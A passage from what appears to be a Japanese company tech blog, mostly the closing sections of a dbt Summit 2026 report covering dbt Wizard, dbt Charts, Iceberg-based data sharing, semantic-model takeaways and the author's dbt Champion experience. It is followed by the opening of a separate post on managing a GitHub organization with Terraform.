

左: Wizard Desktop。右: 「本番と比べてセッション数が5%以上減ったら失敗」という検証条件を足した画面

dbt Wizardのセッションでは、Wizard Desktopのデモが中心でした。画面の中心にあるのはコードではなく、エージェントとの会話です。「VS Codeはコードが中心だが、中心は徐々にエージェントとの会話に移っている」という説明がありました。

Claude Codeを日常的に使っている立場から見て、設計として参考になった点が3つあります。

  • 仮定を明示する: 変更のたびにサマリカードが出て、エージェントが途中で置いた仮定が列挙されます。デモでは、その仮定の一つから実際のバグが見つかっていました
  • 検証を分ける: コード変更の段階ではcompileとparseまでにとどめ、時間とお金がかかるマテリアライズは検証ステップで行います。検証条件(「この変更で5%以上減らないこと」など)も足せます
  • 検証は別のエージェントが行う: メインのエージェントの仮定に引っ張られないよう、必要な情報だけを渡したサブエージェントが判定します

Q&Aで「汎用のコーディングエージェントとどう違うのか」と聞かれ、「汎用エージェントは何にでも対応する必要があるので、dbtに寄せすぎると他の用途に悪影響が出る。Wizardは用途がわかっているので強く特化できる」と答えていたのが率直で面白かったです。

dbt Charts
dbt ChartsはPublic Beta

dbt Chartsは、チャートとダッシュボードをYAMLで定義するオープンな仕様です。モデルと同じリポジトリに置き、同じPR・CIを通します。YAMLの言語、描画エンジン、ローカルで動かすdctコマンドはApache 2.0で、ホスティングやアクセス制御を載せたdbtCharts.comが別製品としてpublic betaになっています。

SQLはdbtで「使い捨てのクエリ」から「管理されたモデル」になったのに、その先のダッシュボードはコードから切り離されたままでした。AIが作ったダッシュボードの数字がおかしいと言われたとき、誰もロジックを追えない。そこを埋める、というのが発表の趣旨です。

発表直後のdbtコミュニティSlackの反応も面白いものでした。開発チームからは「BIをオープンにしたい。10年前にdbtが変換レイヤーで起こしたことを、ダッシュボードでも起こしたい」という意気込みが語られ、早速、既存のBIツールのダッシュボードをdbt ChartsのYAMLに変換するスキルを作った人も現れていました。

一方で、dbtのコミュニティSlackのチャンネルには実務目線の率直な要望も同時に並んでいました。

  • ExcelやCSVに出力できないと、ビジネスユーザーには勧めにくい
  • ドリルスルーやクリックでのフィルタなど、もっとインタラクティブにしたい
  • 行レベルのセキュリティが欲しい
  • セマンティックレイヤーからの読み取りを第一級にしてほしい
  • 自社の環境にどうデプロイするのか

これに対しては、dct serveでローカルに配信したり、静的に生成して社内のサーバーに置いたりできること、ドリルスルーやクリックでのフィルタはリンクと変数ですでに実現できることが回答されていました。熱量の高さと、業務で使うための現実的な注文が同時に出てくるのは、新しいプロダクトが本気で受け止められている証拠だと感じます。

試してみたい方は、dbt ChartsのクイックスタートとGitHubのリポジトリから始められます。

9. Open Data Infrastructure

左: SnowflakeとDatabricksにまたがる3チーム。右: Fivetranの描くIceberg Lakehouse

「1つのdbtプロジェクトは1つの計算エンジン」という前提を崩す話も続いていました。Open Data Infrastructureのセッションでは、SnowflakeとDatabricksにまたがる3チームが、dbt Meshのプロジェクト間参照でモデルを共有するデモがありました。

ポイントはデータのコピーが起きないことです。Icebergで書かれたテーブルを別のエンジンが直接読みます。プロジェクトごとのcatalogs.ymlは違っていてよく、チーム間で合わせる必要があるのはカタログ名だけです。昨年のSummitでは同じ名前にしてdbtを「騙して」同じデータを読ませていたものが、今年はネイティブにサポートされた、という話には会場が笑っていました。

とはいえ、会場で「Icebergを使っている人」と聞かれて手を挙げた人は多くありませんでした。Keynoteでも、Icebergで着地させて別エンジンで読んでいる顧客は約7%とのことで、まだ導入フェーズです。

10. 10Xに持ち帰るもの

コスト:機能より先に「何をどこで担保するか」

batch tests、unit testのローカル実行、dbt Stateは、v2への移行とあわせてすぐに試せる選択肢です。特にunit testのローカル実行はBigQueryにも対応していて、CIで流れるテストの費用を直接減らせます。一方で、batch testsの対象条件を見ると、機能だけで解決するわけではありません。どのレイヤー・どのテスト種別で何を担保するかを整理し、同じことを二重に確かめていないかを見直すほうが、効き目は大きいかもしれません。

セマンティックモデルを通じてメトリクスの品質を上げる

今回のセッションを通して感じたのは、議論の中心が「どのセマンティックレイヤーを使うか」から「セマンティックモデルをどう育てるか」に移ってきていることです。Keynoteのパネルでは「どのセマンティックレイヤーを採用すべきか、への答えはYes」という言葉が出ましたし、Apache Ossieが交換しようとしているのも、Agents Schemaが集めているのも、実行エンジンではなく定義そのものでした。OktaはdbtのSemantic LayerではなくSnowflakeのセマンティックビューを使いながら、定義はdbtで管理していました。Green DotやKOHOの関心も、定義の中身とその確からしさに向いていました。

人がBIツールで数字を見ていた頃は、定義を正しく配るエンジンがなければ、数字をそろえられませんでした。エージェントが自分でSQLを書ける今、足りないのは代わりにクエリを組んでくれる仕組みより、「何が正しい定義で、どう読むべきか」という意味のほうなのだと思います。もちろん、ガバナンスされたメトリクスをそのまま呼べる仕組みは、フリースローの例えのとおりステップを減らせるので、今も効きます。それでも主役は、エンジンから定義へ移りつつある。そう考えると、どのエンジンに乗るかを急いで決めるより、エンティティやメトリクス、その周りの文脈、ゴールデンクエリといった定義そのものをGitで管理して育てておくことが、どの道を選んでも無駄にならない投資だと感じています。

社内でも、AIを使った分析で「データにアクセスできる」「データの意味がわかる」「それなりに賢いAIがいる」の3つがそろうと分析がかなり進む、という手応えが出てきています。一方で、社内のデータ分析基盤に用意している定義だけでは拾いきれず、結局テーブルを直接見に行くケースもあります。

エージェントに正しく答えてもらうには、メトリクスの定義とその周りの文脈をどれだけ確かなものにできるかが鍵になります。今回のセッションを並べると、次のように整理できると考えています。

今回のセッションをもとにした、エージェント分析を支える層の整理

ゴールデンクエリは、フリースローの例えでいえばステップ数を減らして確率の掛け算を短くするアプローチです。さらにevalとして回せば、Contextやセマンティックモデルを変えたときに本当に良くなったかを測れます。KOHOがやっていたのはまさにこれでした。

もう一つ、Green Dotの「調査の残滓(ざんし)」という言葉で、ゴールデンクエリの価値を言い直せると感じました。ゴールデンクエリは、アナリストが実際に調べて「この問いにはこう答えるのが正しい」とたどり着いた結果です。モデルがどれだけ賢くなっても、この残滓は素材から自動では出てこない。だからこそ、クエリとして残すだけでなく、Oktaのmetaやcontext docs、Green Dotのコンテキストカードのように、メトリクスの隣にエージェントが読める形で持つことに意味があります。

こうして定義と文脈を積み上げていくほど、それが特定のツールの中に閉じ込められないことが大事になってきます。Apache Ossieは、まさにセマンティックモデルをツールの外に持ち出すための仕様で、ai_contextとして同義語や指示も一緒に運べます。まだdbtからの変換は提供されていませんが、自分たちが育てた定義をどこへでも持っていける受け皿として、実装が追いつくのを待ちつつ追いかけたいと考えています。

定義を持ち運べるようになっても、エージェントがそれを見つけられなければ意味がありません。その「届ける側」の仕組みとして、Keynoteでも紹介されていたのがAgents Schemaです。ウェアハウスの中にAGENTSというスキーマを1つ作り、dbtのmanifest.json、LookMLのファイル、OSIの定義ファイル(*.osi.yaml)などから読み取ったメタデータを、ふつうのテーブルとして置きます。同期はGitHub Actionsで行います。

AGENTS.ROOTには、どのproviderがどんなテーブルを置いたかの案内が並ぶ

入口になるのがAGENTS.ROOTというテーブルで、スキーマの中に何があるかの目次になっています。エージェントはまずここを読めば、そのウェアハウスに何が用意されているかを事前知識なしに把握できます。社内固有の調べ方をまとめたスキルも、ROOTの1行として配れます。ウェアハウスの権限設定がそのまま配布の仕組みになり、元のファイルはGitで管理されているのでPRレビューも通ります。OktaがClaudeとCortex Agentに同じコンテキストを渡していたのも、この仕組みでした。

ライセンスはMITで、SnowflakeとDatabricksに加えてBigQueryにも対応しています。まだv0.0.x台ですが、10Xの環境でもすぐに試せそうなのはうれしいところです。

ダッシュボードもコードとして:dbt Charts

メトリクスをどれだけ整えても、最後に人の目に触れるダッシュボードがコードから切り離されていれば、そこで品質の管理が途切れます。エージェントがダッシュボードを作るようになれば、なおさらです。dbt Chartsのように、ダッシュボードをモデルと同じリポジトリに置いてPR・CIに載せる流れは、その切れ目を埋めるものとして見ておきたいところです。

11. Championとして参加して
左: ステージに映された2026年のdbt Champions。右: Asiaのメンバーと。

今回の参加で、技術的な発表と同じくらい大きかったのがChampionとしての体験です。

会場ではChampions専用のジャージが配られ、期間中はそれを着て過ごしました。着ているだけで声をかけてもらえますし、同じ地域のdbtユーザーや他のChampionと一緒に行動する機会も自然と増えます。Keynoteは最前列の席を用意してもらい、コミュニティコーナーの裏にはChampion用のラウンジもありました。
Championsのジャージを着て

何より良かったのは、人と話す時間でした。レセプションやランチで、それぞれの国のdbtコミュニティの状況や悩み、仕事の話からプライベートの話までしました。Slackではずっとやり取りしていたのに顔を合わせるのは初めて、という人がほとんどで、会ってみると一気に距離が縮まります。仲間の登壇を皆で応援しに行ったり、コミュニティグラントで来た人たちをすぐに輪に迎え入れたり、「同期」のようなつながりができたと感じています。

英語はまだまだですが、到着した日に「見かけたら声をかけてください、私もそうします」とSlackに書いたら、本当にたくさんの人が声をかけてくれました。

受賞は逃しましたが

dbt Meetup Organizer of the Yearは、残念ながら受賞には至りませんでした(受賞はJeremy Chiaさん)。

Technical Contributor of the Yearの部門では、日本からのノミネートもあり、Daisuke Taniwakiさんが受賞されていました。日本のコミュニティの存在感を感じられて、うれしい瞬間でした。

Meetup Organizer of the Yearのノミネート

それでも、ノミネートしてもらえたこと、そして受賞した仲間たちを心から祝えたことは、本当に良い体験でした。グローバルでの横のつながりを改めて強くできたことが、今回いちばんの収穫です。

12. おわりに

今年のdbt Summitは、「エージェントがデータを使う」ことを前提に、dbtのあらゆる部分が組み直されていく様子を見た数日間でした。ただ、KOHOの話がそうだったように、エージェントの品質を決めるのは、結局その下にある定義やテスト、ドキュメント、そしてそれらを積み上げて得てきた信頼です。

Keynoteでは「アナリティクスエンジニアリングの仕事は、実はコンテキストエンジニアリングだった」「組織全体のためにコンテキストをエンジニアリングしている」という言葉が繰り返されていました。アナリティクスエンジニアという呼び名がなくなるわけではないと思います。ただ、その仕事はもう分析のためだけのものではなくなりつつあります。業務のプロセスに合わせてデータを設計し、その意味に責任を持ったうえで、人とエージェントの両方がデータを正しく使えるようにつないでいく。アナリティクスという枠を超えて、そういう役割に広がり始めている。今回いちばん強く感じたのは、そのことでした。

持ち帰ったものは、社内への共有と、日本のコミュニティへの還元の両方に使っていきます。10月には公式のdbt Labs World Tour Tokyoがあり、11月には次回のTokyo dbt Meetupを開催します。Summitで感じた熱量を、東京のコミュニティにもつなげていきたいと思います。

最後に、同じ2026年のdbt ChampionであるYu Ishikawaさんと、日頃からコミュニティでお世話になっているJunya Moritaさんには、現地でたくさん助けていただきました。本当にありがとうございました。

会場となったコスモポリタン

TerraformでGitHubを管理する

こんにちは、SREの@babarotです。

10Xでは GitHub Organization のリソースを Terraform で管理しています。メンバーの追加・削除、チーム構成、78リポジトリの設定(Repository Ruleset、アクセス権、GitHub Environments)など、可能な限りすべてコードで定義してPull Requestベースで変更・運用しています。

この仕組みで目指しているのは「SREだけが管理する」のではなく「誰でも安全に変更できるセルフサービス」です。メンバーの追加はtfvarsに1行足してPRを出すだけ、リポジトリの設定変更は各チームが自分でPRを出せる、新規リポジトリの作成はGitHub Actionsでリポジトリ名を入力するだけ、といったようなイメージです。ガバナンスとセルフサービスを両立する仕組みを、約2年かけて段階的に構築してきました。

この記事では、その全体像を紹介します。

なぜGitHubをTerraformで管理するのか

エンジニアリング組織が拡大すると、GitHubの運用にまつわる問題が増えていきます。当初は以下のような課題がありました。

  • 新規リポジトリを作るたびに手動で設定する必要がある
  • OrganizationのOwner権限を持つ人を制限したい・見えるようにしたい
  • 誰がどのリポジトリにアクセスできるかが見えない
  • GitHubユーザー名と社員名の対応がわからない、不要なアクセスの棚卸しがしづらい
  • リポジトリごとのブランチ保護設定がバラバラ

Terraformでコード化することで、これらの変更はすべてPull Requestにできます。レビューを経てマージされ、CIで自動的にapplyされます。「誰がいつ何を変えたか」はgit logに残り、git blameで意図を追跡できます。

全体構成

この仕組みは2つのリポジトリで成り立っています。

